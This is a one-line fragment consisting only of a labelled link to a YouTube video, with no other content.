VIDEO LINK: https://youtu.be/_kDYiRcqD54